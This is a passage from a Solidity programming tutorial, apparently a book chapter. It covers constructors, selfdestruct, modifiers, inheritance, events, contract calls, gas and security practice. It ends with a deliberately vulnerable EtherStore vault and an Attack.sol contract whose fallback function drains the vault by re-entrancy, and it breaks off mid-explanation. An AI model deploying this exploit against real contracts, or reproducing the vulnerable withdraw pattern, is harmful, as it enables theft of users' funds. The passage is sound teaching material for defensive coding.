Keep in mind, the terms internal and private are somewhat misleading. Any function or data inside a contract is always *visible* on the public blockchain, meaning that anyone can see the code or data. The keywords above only affect how and when a function can be *called*.

The next set of keywords (`pure`, `constant`, `view`, `payable`) affect the behavior of the function:

constant or view

A function marked as a `view`, promises not to modify any state. The term `constant` is an alias for `view` that will be deprecated. At this time, the compiler does not enforce the `view` modifier, only producing a warning, but this is expected to become an enforced keyword in v0.5 of Solidity.

pure

A pure function is one that neither reads nor writes any variables in storage. It can only operate on arguments and return data, without reference to any stored data. Pure functions are intended to encourage declarative-style programming without side-effects or state.

payable

A payable function is one that can accept incoming payments. Functions without `payable` will reject incoming payments. There are two exceptions,

due to design decisions in the EVM: coinbase payments and SELFDESTRUCT inheritance will be paid, even if the fallback function is not attributed as payable, but this makes sense because code execution is not part of those payments anyway.

As you can see in our Faucet example, we have one payable function (the fallback function), which is the only function that can receive incoming payments.

Contract constructor and selfdestruct

There is a special function that is only used once. When a contract is created, it also runs the *constructor function* if one exists, to initialize the state of the contract. The constructor is run in the same transaction as the contract creation. The constructor function is optional. In fact, our Faucet example has no constructor function.

Constructors can be specified in two ways. Up to Solidity v.0.4.21, the constructor is a function whose name matches the name of the contract:

Constructor function prior to Solidity v0.4.22

```
contract MEContract {  
    function MEContract() {  
        // This is the constructor  
    }  
}
```

The difficulty with this format is that if the contract name is changed and the constructor function name is not changed, it is no longer a constructor. Likewise, if there is an accidental typo in the naming of the contract and/or constructor, the function is again no longer a constructor. This can cause some pretty nasty, unexpected and difficult to notice bugs. Imagine for example if the constructor is setting the owner of the contract for purposes of control. If the function is not actually the constructor because of a naming error, not only will the owner be left unset at the time of contract creation, but the function may also be deployed as a permanent and "callable" part of the contract, like a normal function, allowing any third party to hijack the contract and become the "owner" after contract creation.

To address the potential problems with constructor functions being based on having an identical name as the contract, Solidity v0.4.22 introduces a constructor keyword that operates like a constructor function but does not have

a name. Renaming the contract does not affect the constructor at all. Also, it is easier to identify which function is the constructor. It looks like this:

```
pragma ^0.4.22

contract MEContract {

    constructor () {
        // This is the constructor
    }
}
```

So, to summarize, a contract's lifecycle starts with a creation transaction from an EOA or contract account. If there is a constructor, it is executed as part of contract creation, to initialize the state of the contract as it is being created, and is then discarded.

The other end of the contract's lifecycle is *contract destruction*. contracts are destroyed by a special EVM opcode called SELFDESTRUCT. It used to be called SUICIDE, but that name was deprecated due to the negative associations of the word. In Solidity, this opcode is exposed as a high level built-in function called selfdestruct, which takes one argument: the address to receive any ether balance remaining in the contract account. It looks like this:

```
selfdestruct(address recipient);
```

Note that you must explicitly add this command to your contract if you want it to be deletable - this is the only way a contract can be deleted, and it is not present by default. In this way, users of a contract who might rely on a contract being there forever, can be certain that a contract can not be deleted if it doesn't have a SELFDESTRUCT opcode.

Adding a constructor and selfdestruct to our Faucet example

The Faucet example contract we introduced in [\[intro chapter\]](#) does not have any constructor or selfdestruct functions. It is an eternal contract that cannot be deleted. Let's change that, by adding a constructor and selfdestruct function. We probably want the selfdestruct to be callable *only* by the EOA that originally created the contract. By convention, this is usually stored in an address variable, called owner. Our constructor sets the owner variable and the selfdestruct function will first check that the owner called it directly.

First our constructor:

```
// Version of Solidity compiler this program was written for
```

```
pragma solidity ^0.4.22;

// Our first contract is a faucet!
contract Faucet {

    address owner;

    // Initialize Faucet contract: set owner
    constructor() {
        owner = msg.sender;
    }
}
```

[...]

We've changed the pragma directive to specify v0.4.22 as the minimum version for this example, as we are using the new constructor keyword that only exists as of v.0.4.22 of Solidity. Our contract now has an address type variable named owner. The name "owner" is not special in any way. We could call this address variable "potato" and still use it the same way. The name owner simply makes the intention and purpose clear.

Then, our constructor, which runs as part of the contract creation transaction, assigns the address from msg.sender to the owner variable. We've used the msg.sender in the withdraw function to identify the initiator of the withdrawal request. In the constructor however, the msg.sender is the EOA or contract address that initiated contract creation. We know this is the case *because* this is a constructor function: it only runs once and only as a result of contract creation.

Ok, now we can add a function to destroy the contract. We need to make sure that only the owner can run this function, so we will use a require statement to control access. Here's how it will look:

```
// Contract destructor

function destroy() public {
    require(msg.sender == owner);
    selfdestruct(owner);
}
```

If anyone other calls this destroy function from an address other than owner, it will fail. But if the same address stored in owner by the constructor calls it, the contract will selfdestruct and send any remaining balance to the owner address.

Note that we did not use the unsafe tx.origin to determine whether the owner wished to destroy the contract - using tx.orgin would allow malign contracts to destroy your contract even if you didn't want to.

Function modifiers

Solidity offers a special type of function which is called a *function modifier*. You apply modifiers to functions by adding the modifier name in the function declaration. Modifier functions are most often used to create conditions that apply to many functions within a contract. We have an access control statement already, in our destroy function. Let's create a function modifier that expresses that condition:

onlyOwner function modifier

```
modifier onlyOwner {  
    require(msg.sender == owner);  
    _;  
}
```

In [onlyOwner function modifier](#) we see the declaration of a function modifier, named onlyOwner. This function modifier sets a condition on any function that it modifies, requiring that the address stored as the owner of the contract is the same as the address of the transaction's msg.sender. This is the basic design pattern for access control, allowing only the owner of a contract to execute any function that has the onlyOwner modifier.

You may have noticed that our function modifier has a peculiar syntactic "placeholder" in it, an underscore followed by a semicolon (_;). This placeholder is replaced by the code of the function that is being modified. Essentially, the modifier is "wrapped around" the modified function, placing its code in the location identified by the underscore character.

To apply a modifier, you add its name to the function declaration. More than one modifier can be applied to a function, as a comma-separated list, applied in the sequence they are declared.

Let's re-write our destroy function to use the onlyOwner modifier:

```
function destroy() public onlyOwner {  
    selfdestruct(owner);  
}
```

The function modifier's name (`onlyOwner`) is after the keyword `public` and tells us that the `destroy` function is modified by the `onlyOwner` modifier. Essentially you can read this as "Only the owner can destroy this contract". In practice, the resulting code is equivalent to "wrapping" the code from `onlyOwner` around `destroy`.

Function modifiers are an extremely useful tool because they allow us to write preconditions for functions and apply them consistently, making the code easier to read and, as a result, easier to audit for security. They are most often used for access control, as in the example [onlyOwner function modifier](#), but are quite versatile and can be used for a variety of other purposes.

Inside a modifier, you can access all the symbols (variables and arguments) visible to the modified function. In this case, we can access the `owner` variable, which is declared within the contract. However, the inverse is not true: you cannot access any of the modifier's variables inside the modified function.

Contract inheritance

Solidity's `contract` object supports *inheritance*, which is a mechanism for extending a base contract with additional functionality. To use inheritance, specify a parent contract with the keyword is:

```
contract Child is Parent {  
    ...  
}
```

With this construct, the `Child` contract inherits all the methods, functionality, and variables of `Parent`. Solidity also supports multiple inheritance, which can be specified by comma-separated contract names after the keyword is:

```
contract Child is Parent1, Parent2 {  
    ...  
}
```

Contract inheritance allows us to write our contracts in such a way as to achieve modularity, extensibility and reuse. We start with contracts that are simple and implement the most generic capabilities, then extend them by inheriting those capabilities in more specialized contracts.

In our `Faucet` contract, we introduced the constructor and destructor, together with access control for an owner, assigned on construction. Those capabilities are quite generic: many contracts will have them. We can define them as generic contracts, then use inheritance to extend them to the `Faucet` contract.

We start by defining a base contract owned, which has an owner variable, setting it in the contract's constructor:

```
contract owned {  
    address owner;  
  
    // Contract constructor: set owner  
    constructor() {  
        owner = msg.sender;  
    }  
  
    // Access control modifier  
    modifier onlyOwner {  
        require(msg.sender == owner);  
        _;  
    }  
}
```

Next, we define a base contract mortal, which inherits owned:

```
contract mortal is owned {  
    // Contract destructor  
    function destroy() public onlyOwner {  
        selfdestruct(owner);  
    }  
}
```

As you can see, the mortal contract can utilize the onlyOwner function modifier, defined in owned. It indirectly also uses the owner address variable and the constructor defined in owned. Inheritance makes each contract simpler and focused on the specific functionality of its class, allowing us to manage the details in a modular way.

Now we can further extend the owned contract, inheriting its capabilities in Faucet:

```
contract Faucet is mortal {
```

```
// Give out ether to anyone who asks

function withdraw(uint withdraw_amount) public {

    // Limit withdrawal amount

    require(withdraw_amount <= 0.1 ether);

    // Send the amount to the address that requested it

    msg.sender.transfer(withdraw_amount);

}

// Accept any incoming amount

function () public payable {}

}
```

By inheriting `mortal`, which in turn inherits `owned`, the `Faucet` contract now has the constructor and `destroy` functions, and a defined owner. The functionality is the same as when those functions were within `Faucet`, but now we can reuse those functions in other contracts without writing them again. Code re-use and modularity make our code cleaner, easier to read, and easier to audit.

Error handling (`assert`, `require`, `revert`)

A contract call can terminate and return an error. Error handling in Solidity is handled by four functions: `assert`, `require`, `revert`, and `throw` (now deprecated).

When a contract terminates with an error, all the state changes (changes to variables, balances, etc.) are reverted, all the way up the chain of contract calls, if more than one contract were called. This ensures that transactions are atomic, meaning they either complete successfully or have no effect on state and are reverted entirely.

The `assert` and `require` functions operate in the same way, evaluating a condition and stopping execution with an error if the condition is false. By convention, `assert` is used when the outcome is expected to be true, meaning that we use `assert` to test internal conditions. By comparison, `require` is used when testing inputs (such as function arguments or transaction fields), setting our expectations for those conditions.

We've used `require` in our function modifier `onlyOwner`, to test that the message sender is the owner of the contract:

```
require(msg.sender == owner);
```

The require function acts as a *gate condition*, preventing execution of the rest of the function and producing an error if it is not satisfied.

As of Solidity v.0.4.22, require can also include a helpful text message, that can be used to show the reason for the error. The error message is recorded in the transaction log. So we can improve our code, by adding an error message in our require function:

```
require(msg.sender == owner, "Only the contract owner can call this function");
```

The revert and throw functions halt the execution of the contract and revert any state changes. The throw function is obsolete and will be removed in future versions of Solidity - you should use revert instead. The revert function can also take an error message as the only argument, which is recorded in the transaction log.

Certain conditions in a contract will generate errors regardless of whether we explicitly check for them. For example, in our Faucet contract, we don't check whether there is enough ether to satisfy a withdrawal request. That's because the transfer function will fail with an error and revert the transaction if there is insufficient balance to make the transfer:

The transfer function will fail if there is an insufficient balance

```
msg.sender.transfer(withdraw_amount);
```

However, it might be better to check explicitly and provide a clear error message on failure. We can do that by adding a require statement before the transfer:

```
require(this.balance >= withdraw_amount,  
       "Insufficient balance in faucet for withdrawal request");  
  
msg.sender.transfer(withdraw_amount);
```

Additional error checking code like this will increase gas consumption slightly, but it offers better error reporting than if omitted. Striking the right balance between gas consumption and verbose error checking is something you will need to decide based on the expected use of your contract. In the case of a Faucet intended for a testnet, we'd probably err on the side of extra reporting even if it costs more gas. Perhaps for a mainnet contract we'd choose to be frugal with our gas usage instead.

Events

Events are Solidity constructs that facilitate the production of transaction logs. When a transaction completes (successfully or not), it produces a *transaction receipt*, as we will see in [\[evm\]](#). The transaction receipt contains *log* entries that provide information about the actions that occurred during the execution of the transaction. Events are the Solidity high-level objects that are used to construct these logs.

Events are especially useful for light clients and DApp services, which can "watch" for specific events and report them to the user-interface, or make a change in the state of the application to reflect an event in an underlying contract.

Event objects take arguments that are serialized and recorded in the transaction logs, in the blockchain. You can supply the keyword `indexed`, before an argument, to make the value part of an indexed table (hash table) that can be searched or filtered by an application.

We have not added any events in our Faucet example, so far, so let's do that. We will add two events, one to log any withdrawals and one to log any deposits. We will call these events `Withdrawal` and `Deposit` respectively. First, we define the events, in the Faucet contract:

```
contract Faucet is mortal {  
    event Withdrawal(address indexed to, uint amount);  
    event Deposit(address indexed from, uint amount);  
  
    [...]  
}
```

We've chosen to make the addresses indexed, to allow searching and filtering in any user interface built to access our Faucet.

Next, we use the `emit` keyword to incorporate the event data in the transaction logs:

```
// Give out ether to anyone who asks  
  
function withdraw(uint withdraw_amount) public {  
    [...]  
    msg.sender.transfer(withdraw_amount);  
    emit Withdrawal(msg.sender, withdraw_amount);
```

```
}

// Accept any incoming amount

function () public payable {

    emit Deposit(msg.sender, msg.value);

}
```

The resulting Faucet.sol contract looks like this:

Faucet8.sol: Revised Faucet contract, with events

[link:code/Solidity/Faucet8.sol\[\]](#)

Catching Events

Ok, so we've setup our contract to emit events. How do we see the results of a transaction and "catch" the events? The web3.js library provides a data structure as the result of a transaction that contains the transaction logs. Within those we can see the events generated by the transaction.

Let's use truffle to run a test transaction on the revised Faucet contract. Follow the instructions in [\[truffle\]](#) to setup a project directory and compile the Faucet code. The source code can be found in the book's GitHub repository under:

```
code/truffle/FaucetEvents

$ truffle develop

truffle(develop)> compile

truffle(develop)> migrate

Using network 'develop'.
```

```
Running migration: 1_initial_migration.js

Deploying Migrations...

... 0xb77ceae7c3f5afb7fbe3a6c5974d352aa844f53f955ee7d707ef6f3f8e6b4e61

Migrations: 0x8cdaf0cd259887258bc13a92c0a6da92698644c0

Saving successful migration to network...

... 0xd7bc86d31bee32fa3988f1c1eabce403a1b5d570340a3a9cdba53a472ee8c956

Saving artifacts...

Running migration: 2_deploy_contracts.js
```

```

Deploying Faucet...
...
0xfa850d754314c3fb83f43ca1fa6ee20bc9652d891c00a2f63fd43ab5fb0d781

Faucet: 0x345ca3e014aaf5dca488057592ee47305d9b3e10

Saving successful migration to network...
...
0xf36163615f41ef7ed8f4a8f192149a0bf633fe1a2398ce001bf44c43dc7bdda0

Saving artifacts...

```



```

truffle(develop)> Faucet.deployed().then(i => {FaucetDeployed = i})

truffle(develop)> FaucetDeployed.send(web3.toWei(1, "ether")).then(res => {
  console.log(res.logs[0].event, res.logs[0].args) })

Deposit { from: '0x627306090abab3a6e1400e9345bc60c78a8bef57',
  amount: BigNumber { s: 1, e: 18, c: [ 10000 ] } }

truffle(develop)> FaucetDeployed.withdraw(web3.toWei(0.1, "ether")).then(res => {
  console.log(res.logs[0].event, res.logs[0].args) })

Withdrawal { to: '0x627306090abab3a6e1400e9345bc60c78a8bef57',
  amount: BigNumber { s: 1, e: 17, c: [ 1000 ] } }

```

After getting the deployed contract, using the `deployed()` function, we execute two transactions. The first transaction is a deposit (using `send`), which emits a `Deposit` event in the transaction logs:

```

Deposit { from: '0x627306090abab3a6e1400e9345bc60c78a8bef57',
  amount: BigNumber { s: 1, e: 18, c: [ 10000 ] } }

```

Next, we use the `withdraw` function to make a withdrawal. This emits a `Withdrawal` event:

```

Withdrawal { to: '0x627306090abab3a6e1400e9345bc60c78a8bef57',
  amount: BigNumber { s: 1, e: 17, c: [ 1000 ] } }

```

To get these events, we looked at the `logs` array returned as a result (`res`) of the transactions. The first log entry (`logs[0]`) contains an event name in `logs[0].event` and the event arguments in `logs[0].args`. By showing these on the console, we can see the emitted event name and the event arguments.

Events are a very useful mechanism, not only for intra-contract communication, but also for debugging during development.

Calling other contracts (`send`, `call`, `callcode`, `delegatecall`)

Calling other contracts from within your contract is a very useful but potentially dangerous operation. We'll examine the various ways you can achieve this and evaluate the risks of each method. In short, the risks develop out of the fact that you may have no idea about a contract you are calling into or no idea about who is calling into your contract. When writing smart contracts, you must keep in mind that, while you are mostly expecting to be dealing with EOAs perhaps, there is nothing to stop arbitrarily complex and perhaps malign contracts from calling into and being called by your code.

Creating a new instance

The safest way to call another contract is if you create that other contract yourself. That way, you are certain of its interfaces and behavior. To do this, you can simply instantiate it, using the keyword `new`, as with any object-oriented language. In Solidity, the keyword `new` will create the contract on the blockchain and return an object that you can use to reference it. Let's say you want to create and call a `Faucet` contract, from within another contract called `Token`:

```
contract Token is mortal {  
    Faucet _faucet;  
  
    constructor() {  
        _faucet = new Faucet();  
    }  
}
```

This mechanism for contract construction ensures that you know the exact type of contract and its interface. The contract `Faucet` must be defined within the scope of `Token`, which you can do with an import statement, if the definition is in another file:

```
import "Faucet.sol";  
  
contract Token is mortal {  
    Faucet _faucet;  
  
    constructor() {
```

```
        _faucet = new Faucet();  
    }  
}
```

The `new` keyword can also accept optional parameters to specify the value of ether transfer on creation, and arguments passed to the new contract's constructor, if any:

```
import "Faucet.sol";  
  
contract Token is mortal {  
  
    Faucet _faucet;  
  
    constructor() {  
  
        _faucet = (new Faucet).value(0.5 ether)();  
    }  
}
```

We can also then call the `Faucet` functions, which operate just like a method call. In this example, we call the `destroy` function of `Faucet`, from within the `destroy` function of `Token`:

```
import "Faucet.sol";  
  
contract Token is mortal {  
  
    Faucet _faucet;  
  
    constructor() {  
  
        _faucet = (new Faucet).value(0.5 ether)();  
    }  
  
    function destroy() ownerOnly {  
  
        _faucet.destroy();  
    }  
}
```

Note that, while you are the owner of the `Token` contract, it is the `Token` contract itself that is the owner of the new `Faucet` contract, so only the `Token` contract can destroy this one.

Addressing an existing instance

Another way we can use to call a contract, is to cast the address of an existing instance of the contract. With this method, we apply a known interface to an existing instance. It is therefore critically important that we know, for sure, that the instance we are addressing is in fact of the same type as we assume. Let's look at an example:

```
import "Faucet.sol";
contract Token is mortal {
    Faucet _faucet;
    constructor(address _f) {
        _faucet = Faucet(_f);
        _faucet.withdraw(0.1 ether)
    }
}
```

Here, we take an address provided as an argument to the constructor, `_f`, and we cast it as a `Faucet` object. This is much riskier than the previous mechanism, because we don't know for sure whether that address is a `Faucet` object in the exact way we plan to treat it. When we call `withdraw`, we are assuming that it accepts the same arguments and executes the same code as our `Faucet` declaration, but we can't be sure. For all we know, the `withdraw` function at this address could execute something completely different from what we expect, even if it is named the same. Using addresses passed as input and casting them into specific objects is therefore much more dangerous than creating the contract ourselves.

Raw call, delegatecall

Solidity offers some even more "low-level" functions for calling other contracts. These correspond directly to EVM opcodes of the same name and allow us to construct a contract-to-contract call manually. As such, they represent the most flexible **and** the most dangerous mechanisms for calling other contracts.

Here's the same example, using a call method:

```
contract Token is mortal {
    constructor(address _faucet) {
        _faucet.call("withdraw", 0.1 ether);
    }
}
```

As you can see, this type of call, is a *blind* call into a function, very much like constructing a raw transaction, only from within a contract's context. It can

expose our contract to a number of security risks, most importantly *re-entrancy*, which we will talk about in more detail in [\[reentrancy\]](#). The call function will return false if there is a problem, so we can evaluate the return value, for error handling:

```
contract Token is mortal {  
    constructor(address _faucet) {  
        if !(_faucet.call("withdraw", 0.1 ether)) {  
            revert("Withdrawal from faucet failed");  
        }  
    }  
}
```

Another variant of call is delegatecall, which replaced the more dangerous callcode. The callcode method will be deprecated soon, so it should not be used.

As mentioned in [Address object](#), a delegatecall is different from a call, in that the msg context does not change. For example, whereas a call changes the value of msg.sender to be the calling contract, a delegatecall keeps the same msg.sender as it is in the calling contract. Essentially, delegatecall runs the code of another contract inside the context of the execution of the current contract. It is most often used to invoke code from a library. It also allows you to draw on the pattern of using library functions stored elsewhere, but have that code work with the storage data of your contract.

The delegate call should be used with great caution. It can have some unexpected effects, especially if the contract you call was not designed as a library.

Let's use an example contract to demonstrate the various call semantics used by call and delegatecall for calling libraries and contracts. We use an event to log the details of each call and see how the calling context changes depending on the call type:

CallExamples.sol: An example of different call semantics.

[link:code/truffle/CallExamples/contracts/CallExamples.sol\[\]](#)

Our main contract is caller, which calls a library calledLibrary and a contract calledContract. Both the called library and contract have identical functions calledFunction, which emit an event calledEvent. The event calledEvent logs

three pieces of data: msg.sender, tx.origin, and this. Each time calledFunction is called it may have a different execution context (with different values for the potentially all the context variables), depending on whether it is called directly or through delegatecall.

In caller, we first call the contract and library directly, by invoking the calledFunction in each. Then, we explicitly use the low-level functions call and delegatecall to call the calledContract.calledFunction. This way we can see how the various calling mechanisms behave.

Let's run this in a truffle development environment and capture the events, to see how it looks:

```
truffle(develop)> migrate
Using network 'develop'.
[...]
Saving artifacts...
truffle(develop)> web3.eth.accounts[0]
'0x627306090abab3a6e1400e9345bc60c78a8bef57'
truffle(develop)> caller.address
'0x8f0483125fcb9aaaefa9209d8e9d7b9c8b9fb90f'
truffle(develop)> calledContract.address
'0x345ca3e014aaaf5dca488057592ee47305d9b3e10'
truffle(develop)> calledLibrary.address
'0xf25186b5081ff5ce73482ad761db0eb0d25abfbf'
truffle(develop)> caller.deployed().then( i => { callerDeployed = i })

truffle(develop)> callerDeployed.make_calls(calledContract.address).then(res => { res.logs.forEach( log => { console.log(log.args) })})
{ sender: '0x8f0483125fcb9aaaefa9209d8e9d7b9c8b9fb90f',
  origin: '0x627306090abab3a6e1400e9345bc60c78a8bef57',
  from: '0x345ca3e014aaaf5dca488057592ee47305d9b3e10' }
{ sender: '0x627306090abab3a6e1400e9345bc60c78a8bef57',
  origin: '0x627306090abab3a6e1400e9345bc60c78a8bef57',
  from: '0x8f0483125fcb9aaaefa9209d8e9d7b9c8b9fb90f' }
```

```
{ sender: '0x8f0483125fcb9aaaefa9209d8e9d7b9c8b9fb90f',  
  origin: '0x627306090abab3a6e1400e9345bc60c78a8bef57',  
  from: '0x345ca3e014aaf5dca488057592ee47305d9b3e10' }  
  
{ sender: '0x627306090abab3a6e1400e9345bc60c78a8bef57',  
  origin: '0x627306090abab3a6e1400e9345bc60c78a8bef57',  
  from: '0x8f0483125fcb9aaaefa9209d8e9d7b9c8b9fb90f' }
```

Let's see what happened here. We called the `make_calls` function and passed the address of `calledContract`, then caught the four events emitted by each of the different calls. Look at the `make_calls` function and let's walk through each step.

The first call is:

```
_calledContract.calledFunction();
```

Here, we're calling the `calledContract.calledFunction` directly, using the high-level ABI for `calledFunction`. The event emitted is:

```
sender: '0x8f0483125fcb9aaaefa9209d8e9d7b9c8b9fb90f',  
origin: '0x627306090abab3a6e1400e9345bc60c78a8bef57',  
from: '0x345ca3e014aaf5dca488057592ee47305d9b3e10'
```

As you can see, `msg.sender` is the address of the caller contract. The `tx.origin` is the address of our account `web3.eth.accounts[0]` that sent the transaction to caller. The event was emitted by `calledContract`, as we can see from the last argument in the event.

The next call in `make_calls`, is to the library:

```
calledLibrary.calledFunction();
```

It looks identical to how we called the contract, but behaves **very** differently.

Let's look at the second event emitted:

```
sender: '0x627306090abab3a6e1400e9345bc60c78a8bef57',  
origin: '0x627306090abab3a6e1400e9345bc60c78a8bef57',  
from: '0x8f0483125fcb9aaaefa9209d8e9d7b9c8b9fb90f'
```

This time, the `msg.sender` is not the address of caller. Instead it is the address of our account, and is the same as the transaction origin. That's because when you call a library, the call is always `delegatecall` and runs within the context of the caller. So, when `calledLibrary` code was running, it inherited the execution context of caller, as if its code was running inside caller. The variable `this` (shown

as from in the event emitted) is the address of caller, even though it is accessed from within calledLibrary.

The next two calls, using the low-level call and delegatecall, verify our expectations, emitting events that mirror what we just saw above.

Gas considerations

Gas is described in more detail in the [\[gas\]](#) section and is an incredibly important consideration in smart contract programming. Gas is a resource constraining the maximum amount of computation that Ethereum will allow a transaction to consume. If the gas limit is exceeded during computation, the following series of events occurs:

- An "out of gas" exception is thrown.
- The state of the contract prior to execution is restored (reverted).
- All ether used to pay for the gas is taken as a transaction fee; it is **not** refunded.

Because gas is paid by the user who initiates the transaction, users are discouraged from calling functions that have a high gas cost. It is thus in the programmer's best interest to minimize the gas cost of a contract's functions. To this end, there are certain practices that are recommended when constructing smart contracts, so as to minimize the gas costs surrounding a function call.

Avoid dynamically-sized arrays

Any loop through a dynamically sized array wherein a function performs operations on each element or searches for a particular element introduces the risk of using too much gas. Indeed, the contract may run out of gas before finding the desired result, or before acting on every element, thus wasting time and ether without giving any result at all.

Avoid calls to other contracts

Calling other contracts, especially when the gas cost of their functions is not known, introduces the risk of running out of gas. Avoid using libraries that are not well tested and broadly used. The less scrutiny a library has received from other programmers, the greater the risk of using it.

Estimating gas cost

In case that you need to estimate the gas necessary to execute a certain method of a contract considering its call arguments, you could, for instance, use the following procedure;

```
var contract = web3.eth.contract(abi).at(address);
var gasEstimate = contract.myAwesomeMethod.estimateGas(arg1, arg2, {from: account});
```

gasEstimate will tell us the number of gas units needed for its execution. It is an estimate because of the Turing completeness of the EVM - it is relatively trivial to create a function that will take excessively different amounts of gas to execute on each subsequent call. Even production code can change execution paths in subtle ways resulting in hugely different gas costs from one call to the call. However, most functions are sensible and estimateGas will give a very good estimate most of the time.

To obtain the **gas price** from the network you can use;

```
var gasPrice = web3.eth.getGasPrice();
```

And from there, estimate the **gas cost**:

```
var gasCostInEther = web3.fromWei((gasEstimate * gasPrice), 'ether');
```

Let's apply our gas estimation functions to estimating the gas cost of our Faucet example, using the code from the book's repository found here:

code/truffle/FaucetEvents

We start truffle in development mode, and execute a JavaScript file `gas_estimates.js`, which contains:

`gas_estimates.js`: Using the `estimateGas` function

```
var FaucetContract = artifacts.require("./Faucet.sol");

FaucetContract.web3.eth.getGasPrice(function(error, result) {
    var gasPrice = Number(result);
    console.log("Gas Price is " + gasPrice + " wei"); // "1000000000000000"

    // Get the contract instance
    FaucetContract.deployed().then(function(FaucetContractInstance) {

        // Use the keyword 'estimateGas' after the function name to get the
        // gas estimation for this particular function (approve)
        FaucetContractInstance.send(web3.toWei(1, "ether"));
        return FaucetContractInstance.withdraw.estimateGas(web3.toWei(0.1,
        "ether"));

    }).then(function(result) {
        var gas = Number(result);
```

```
        console.log("gas estimation = " + gas + " units");
        console.log("gas cost estimation = " + (gas * gasPrice) + " wei");
        console.log("gas cost estimation = " +
FaucetContract.web3.fromWei((gas * gasPrice), 'ether') + " ether");
    });
});
```

Here's how that looks in the truffle development console:

```
$ truffle develop

truffle(develop)> exec gas_estimates.js

Using network 'develop'.

Gas Price is 20000000000 wei

gas estimation = 31397 units

gas cost estimation = 6279400000000000 wei

gas cost estimation = 0.00062794 ether
```

It is recommended that you evaluate the gas cost of functions as part of your development workflow, to avoid any surprises when deploying contracts to the mainnet.

Security considerations

Security is one of the most important considerations when writing smart contracts. In the field of smart-contract programming, mistakes are costly and easily exploited. As with other programs, a smart contract will execute exactly what is written, which is not always what the programmer intended. Furthermore, all smart contracts are public and any user can interact with them simply by creating a transaction. Any vulnerability can be exploited and losses are almost always impossible to recover. It is therefore critical to follow best practices and use well tested design patterns.

Defensive programming is a style of programming that is particularly well suited to programming smart contracts and has the following characteristics:

Minimalism/Simplicity

Complexity is the enemy of security. The simpler the code, and the less it does, the lower the chance of a bug or unforeseen effect. When first engaging in smart-contract programming, developers are tempted to try

to write a lot of code. Instead, you should look through your smart-contract code and try to find ways to do less, with fewer lines of code, with less complexity and with fewer "features". If someone tells you that their project has produced "thousands of lines of code" for their smart contracts, you should question the security of that project. Simpler is more secure.

Code re-use

As much as possible, try not to "reinvent the wheel". If a library or contract already exists that does most of what you need, re-use it. Within your own code, follow the DRY principle: Do not Repeat Yourself. If you see any snippet of code repeat more than once, ask yourself whether it could be written as a function or library and re-used. Code that has been extensively used and tested is likely more secure than any new code you write. Beware of any Not-Invented-Here attitude, where you are tempted to "improve" a feature or component by building it from scratch. The security risk is often greater than the improvement value.

Code quality

Smart-contract code is unforgiving. Every bug can lead to monetary loss. You should not treat smart contract programming the same way as general-purpose programming. Writing DApps in Solidity is not like creating a web widget in javascript. Rather, you should apply rigorous engineering and software development methodologies, akin to aerospace engineering or a similarly unforgiving engineering discipline. Once you "launch" your code, there's little you can do to fix any problems.

Readability/Auditability

Your code should be clear and easy to comprehend. The easier it is to read, the easier it is to audit. Smart contracts are public, as everyone can read the bytecode and anyone can reverse engineer it. Therefore, it is beneficial to develop your work in public, using collaborative and open source methodologies, to draw upon the collective wisdom of the developer community and benefit from the highest common denominator of open source development. You should write code that is well documented and easy to read, following the style and naming conventions that are part of the Ethereum community.

Test coverage

Test everything that you can test. Smart contracts run in a public execution environment, where anyone can execute them with whatever

input they want. You should never assume that input, such as function arguments, is well formed, properly bounded and has a benign purpose. Test all arguments to make sure they are within expected ranges and properly formatted before allowing execution of your code to continue.

Common security risks

As a smart contract programmer, you should be familiar with the most common security risks, so as to be able to detect and avoid the programming patterns that leave them exposed to these risks.

Re-Entrancy

One of the features of Ethereum smart contracts is the ability to call and utilise code of other external contracts. Contracts also typically handle ether, and as such often send ether to various external user addresses. The operation of calling external contracts, or sending ether to an address, requires the contract to submit an external call. These external calls can be hijacked by attackers whereby they force the contract to execute further code (i.e. through a fallback function), including calls back into itself. Thus the code execution "re-enters" the contract. Attacks of this kind were used in the infamous DAO hack.

For further reading on re-entrancy attacks, see [Reentrancy Attack On Smart Contracts](#) or [Consensus - Ethereum Smart Contract Best Practices](#).

The Vulnerability

This attack can occur when a contract sends ether to an unknown address. An attacker can carefully construct a contract at an external address which contains malicious code in the [fallback function](#). Thus, when a contract sends ether to this address, it will invoke the malicious code. Typically the malicious code executes a function on the vulnerable contract, performing operations not expected by the developer. The name "re-entrancy" comes from the fact that the external malicious contract calls back a function on the vulnerable contract and "re-enters" code execution at an arbitrary location on the vulnerable contract.

To clarify this, consider the simple vulnerable contract, which acts as an Ethereum vault that allows depositors to only withdraw 1 ether per week.

EtherStore.sol:

```
contract EtherStore {  
    uint256 public withdrawalLimit = 1 ether;  
    mapping(address => uint256) public lastWithdrawTime;  
    mapping(address => uint256) public balances;
```

```

function depositFunds() public payable {
    balances[msg.sender] += msg.value;
}

function withdrawFunds (uint256 _weiToWithdraw) public {
    require(balances[msg.sender] >= _weiToWithdraw);
    // limit the withdrawal
    require(_weiToWithdraw <= withdrawalLimit);
    // limit the time allowed to withdraw
    require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
    require(msg.sender.call.value(_weiToWithdraw)());
    balances[msg.sender] -= _weiToWithdraw;
    lastWithdrawTime[msg.sender] = now;
}
}

```

This contract has two public functions, `depositFunds()` and `withdrawFunds()`. The `depositFunds()` function simply increments the senders balances. The `withdrawFunds()` function allows the sender to specify the amount of wei to withdraw. This function is intended to succeed only if the requested amount to withdraw is less than 1 ether and a withdrawal has not occurred in the last week. The vulnerability comes on line [17] where the contract sends the user their requested amount of ether. Consider a malicious attacker creating the following contract,

Attack.sol:

```

import "EtherStore.sol";

contract Attack {
    EtherStore public etherStore;

    // initialise the etherStore variable with the contract address
    constructor(address _etherStoreAddress) {
        etherStore = EtherStore(_etherStoreAddress);
    }

    function attackEtherStore() public payable {
        // attack to the nearest ether
        require(msg.value >= 1 ether);
        // send eth to the depositFunds() function
        etherStore.depositFunds.value(1 ether)();
        // start the magic
        etherStore.withdrawFunds(1 ether);
    }

    function collectEther() public {
        msg.sender.transfer(this.balance);
    }

    // fallback function - where the magic happens
    function () payable {
        if (etherStore.balance > 1 ether) {
            etherStore.withdrawFunds(1 ether);
        }
    }
}

```

```
}
```

Let us examine how this malicious contract can exploit the EtherStore contract. The attacker would create the above contract (let's say at the address 0x0...123) with the EtherStore's contract address as the sole constructor parameter. This will initialize and point the public variable etherStore to the contract to be attacked.

